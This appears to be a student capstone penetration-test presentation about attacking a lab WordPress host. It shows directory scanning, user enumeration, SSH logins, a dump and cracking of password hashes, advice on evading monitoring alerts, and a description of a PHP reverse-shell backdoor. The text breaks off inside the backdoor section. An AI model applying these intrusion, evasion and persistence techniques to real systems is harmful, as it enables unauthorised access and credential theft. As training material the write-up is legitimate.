

# **Final Engagement**

**Attack, Defense & Analysis of a Vulnerable Network**

**Presented by:** Patrick Bolinger, Leslie Jackson,  
John Nguyen, and Andrew Robinson

# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Exploits Used**



**Avoiding Detection**



**Maintaining Access**

# Table of Contents

---

This document contains the following resources:



**Alerts Implemented**



**Hardening**



**Implementing Patches**



**Traffic Profile**

# Table of Contents

---

This document contains the following resources:


	<b>Normal Activity</b>
	<b>Malicious Activity</b>
	
	



# Network Topology & Critical Vulnerabilities



# Network Topology



**Network**  
Address Range:  
**192.168.1.0/24**  
Netmask: **255.255.255.0**  
Gateway: **192.168.1.1**

**Machines**  
IPv4: **192.168.1.105**  
OS: **Linux**  
Hostname: **Capstone**  
IPv4: **192.168.1.110**  
OS: **Linux**  
Hostname: **Target 1**  
IPv4: **192.168.1.115**  
OS: **Linux**  
Hostname: **Target 2**  
IPv4: **192.168.1.100**  
OS: **Linux**  
Hostname: **ELK Server**  
IPv4: **192.168.1.90**  
OS: **Linux 5.4.0**  
Hostname: **Kali**  
IPv4: **192.168.1.1**  
OS: **Windows 10**  
Hostname: **HyperV Azure**

# Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-548: Exposure of Information Through Directory Listing <a href="https://cwe.mitre.org/data/definitions/548.html">https://cwe.mitre.org/data/definitions/548.html</a>	A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.	Allowed the attackers to gain knowledge of the system and its structure, which helped inform the attackers as to what steps could be taken next to further exploit the system. Allowing access to the source code directly caused the attackers to find and capture Flag1.
CWE-307: Improper Restriction of Excessive Authentication Attempts <a href="https://cwe.mitre.org/data/definitions/522.html">https://cwe.mitre.org/data/definitions/522.html</a>	The software does not implement sufficient measures to prevent multiple failed authentication attempts within a short time frame, making it more susceptible to brute force attacks.	This allowed the attackers to crack the passwords of the user accounts Michael and Steven, which allowed further access and exploitation of the system inappropriately. This allowed the attackers to find flag2.
CWE-312: Cleartext Storage of Sensitive Information <a href="https://cwe.mitre.org/data/definitions/312.html">https://cwe.mitre.org/data/definitions/312.html</a>	The application stores sensitive information in cleartext within a resource that might be accessible to another control sphere.	Storing information in an unencrypted format allowed the attackers to penetrate into the system and ultimately discover the mysql database which allowed the discovery and capture of not only user hashes but also flags 3 & 4.

# Exploits Used



# Exploitation: Exposure of Information Through Directory Listing

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? Dirb was used here which enumerated valid accessible directories within the webserver.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? The directory listings allowed the attackers to observe the structure of the site and navigate to areas that should be restricted which ultimately resulted in the expose of sensitive data that allowed the attackers to infiltrate the system.

```
root@Kali:~# dirb http://192.168.1.110/


-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Jan 25 18:54:58 2021
URL_BASE: http://192.168.1.110/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.110/ ----
=> DIRECTORY: http://192.168.1.110/css/
=> DIRECTORY: http://192.168.1.110/fonts/
=> DIRECTORY: http://192.168.1.110/img/
+ http://192.168.1.110/index.html (CODE:200|SIZE:16819)
=> DIRECTORY: http://192.168.1.110/js/
=> DIRECTORY: http://192.168.1.110/manual/
+ http://192.168.1.110/server-status (CODE:403|SIZE:301)
=> DIRECTORY: http://192.168.1.110/vendor/
=> DIRECTORY: http://192.168.1.110/wordpress/
```





# Exploitation: Improper Restriction of Excessive Authentication Attempts

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? Nmap and wpscan was used to enumerate users and services which were used by the target. Port 22 was open allowing for SSH connections
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? This allowed the attackers to gain access into the system and gain access to a user shell via ssh with Michaels credentials.

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <=====

[i] User(s) Identified:

[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
Nmap scan report for 192.168.1.110
Host is up (0.00077s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Tue Feb  2 06:23:35 2021 from 192.168.1.90
michael@target1:~$ ls
michael@target1:~$
```



# Exploitation: Cleartext Storage of Sensitive Information

Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)? After gaining access to the user shell via Michael the mysql database was exposed. John was then used to crack the password hashes.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.? The mysql database provided access the the password hashes of the users Michael and Steven. Once these hashes were cracked the attackers were able to log into Stevens account and perform a privilege escalation exploit by importing a python library script.

```
michael@target1:/  
File Actions Edit View Help  
Shell No. 1 Shell No. 2 michael@target1:/  
mysql> SHOW TABLES;  
+-----+  
| Tables_in_wordpress |  
+-----+  
wp_commentmeta  
wp_comments  
wp_links  
wp_options  
wp_postmeta  
wp_posts  
wp_term_relationships  
wp_term_taxonomy  
wp_termmeta  
wp_terms  
wp_usermeta  
wp_users  
+-----+  
12 rows in set (0.00 sec)  
  
mysql> SELECT * FROM wp_users;  
+-----+  
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_regist  
ered | user_activation_key | user_status | display_name |  
+-----+  
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5Xce0 | michael | michael@raven.org | | 2018-08-12  
22:49:12 | | 0 | michael |  
| 2 | steven | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12  
23:31:16 | | 0 | Steven Seagull |  
+-----+  
2 rows in set (0.00 sec)  
mysql>
```

```
mysql> exit  
Bye  
michael@target1:~$ exit  
logout  
Connection to 192.168.1.110 closed.  
root@Kali:~# ls  
Desktop Documents Downloads Music Pictures Public Templates Videos VPandU.log wp_hashes.txt  
root@Kali:~# nano wp_hashes.txt  
root@Kali:~# nano wp_hashes.txt  
root@Kali:~# cat wp_hashes.txt  
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/  
  
root@Kali:~# john wp_hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])  
No password hashes left to crack (see FAQ)  
root@Kali:~# john --show wp_hashes.txt  
steven:pink84  
  
1 password hash cracked, 0 left  
root@Kali:~# ssh steven@192.168.1.110  
steven@192.168.1.110's password:  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Thu Jan 28 13:10:42 2021 from 192.168.1.90  
$
```

# Avoiding Detection



# Stealth Exploitation of Exposure of Information Through Directory Listing

---

## Monitoring Overview

- Which alerts detect this exploit? CPU Usage Monitoring
- Which metrics do they measure? CPU usage over all documents.
- Which thresholds do they fire at? When the max is above .5 for the last 5 minutes.

## Mitigating Detection

- How can you execute the same exploit without triggering the alert? Going low and slow  
could be a potential tactic that is used, by not performing many commands in quick succession one could evade these alerts. Since these alerts are gauged off of CPU activity keeping your activity on the target sporadic would help reduce the chances of triggering the alert.
- Are there alternative exploits that may perform better? One could possibly write a script that performs actions at regular time intervals, that way the alert is not triggered by excessive usage. By running intermittently, a script could prevent the CPU monitor from triggering by limiting how many actions are being performed per-minute.
- If possible, include a screenshot of your stealth technique.



# Stealth Exploitation of Improper Restriction of Excessive Authentication Attempts

---

## Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors
- Which metrics do they measure? Top 5 HTTP response status codes
- Which thresholds do they fire at? When the responses are above 400 for the last 5 minutes.

## Mitigating Detection

- How can you execute the same exploit without triggering the alert? Similar to the previous exploit, you could have a script that tests out a certain number of attempts within a certain time period, this would take much longer but it would evade the detection methods that are in place.
- Are there alternative exploits that may perform better? Having your brute force attack run off of an algorithm that is able to turn itself on and off at random intervals, which range could be set to perform the attack. Drovorub could prove to be useful in this case. Drovorub is a piece of malware that is implanted via JSON & mysql to establish a rootkit which can deploy to engage a C2 server connection between the target and the attackers control server.

# Stealth Exploitation of Cleartext Storage of Sensitive Information

---

## Monitoring Overview

- Which alerts detect this exploit? HTTP request size monitoring
- Which metrics do they measure? The sum of the HTTP request bytes
- Which thresholds do they fire at? When the HTTP request bytes over all documents are above 3500 for the last 1 minute

## Mitigating Detection

- How can you execute the same exploit without triggering the alert? Limiting the size of your HTTP requests could be one technique, by sending smaller packets one could avoid detection. Avoiding sending large files that could possibly be noticed could be one method, or by sending small segments of a script in separate packets followed by a final packet that knows the location and name of the previous packets could then trigger the latent code on the machine to perform the malicious actions desired.
- Are there alternative exploits that may perform better? Using gzip and Deflate to minimize the size of request packets possibly, or the use of HTTP-evader to pass malware through so the detection system cannot catch its signature. HTTP-evader deploys a small web server and supplies a virus with different HTTP responses to see which throws a response that a particular target cannot understand, since this lack of understanding in response won't generally trigger an alert based on a signature, a well known virus can be packaged in a way that allows it to pass by and IDS or firewall without being detected.

# Maintaining Access

# Backdooring the Target

---

## Backdoor Overview

- What kind of backdoor did you install (reverse shell, shadow user, etc.)?

A .php file was uploaded to the server using the credentials gathered from the dirb/nmap scanning on the wordpress server, from here a netcat listener was put into place which allow for a reverse shell to be deployed.

- How did you drop it (via Metasploit, phishing, etc.)?

Uploading the file via the wordpress site with a script targeted at the /wordpress page to open a netcat listener.

- How do you connect to it?

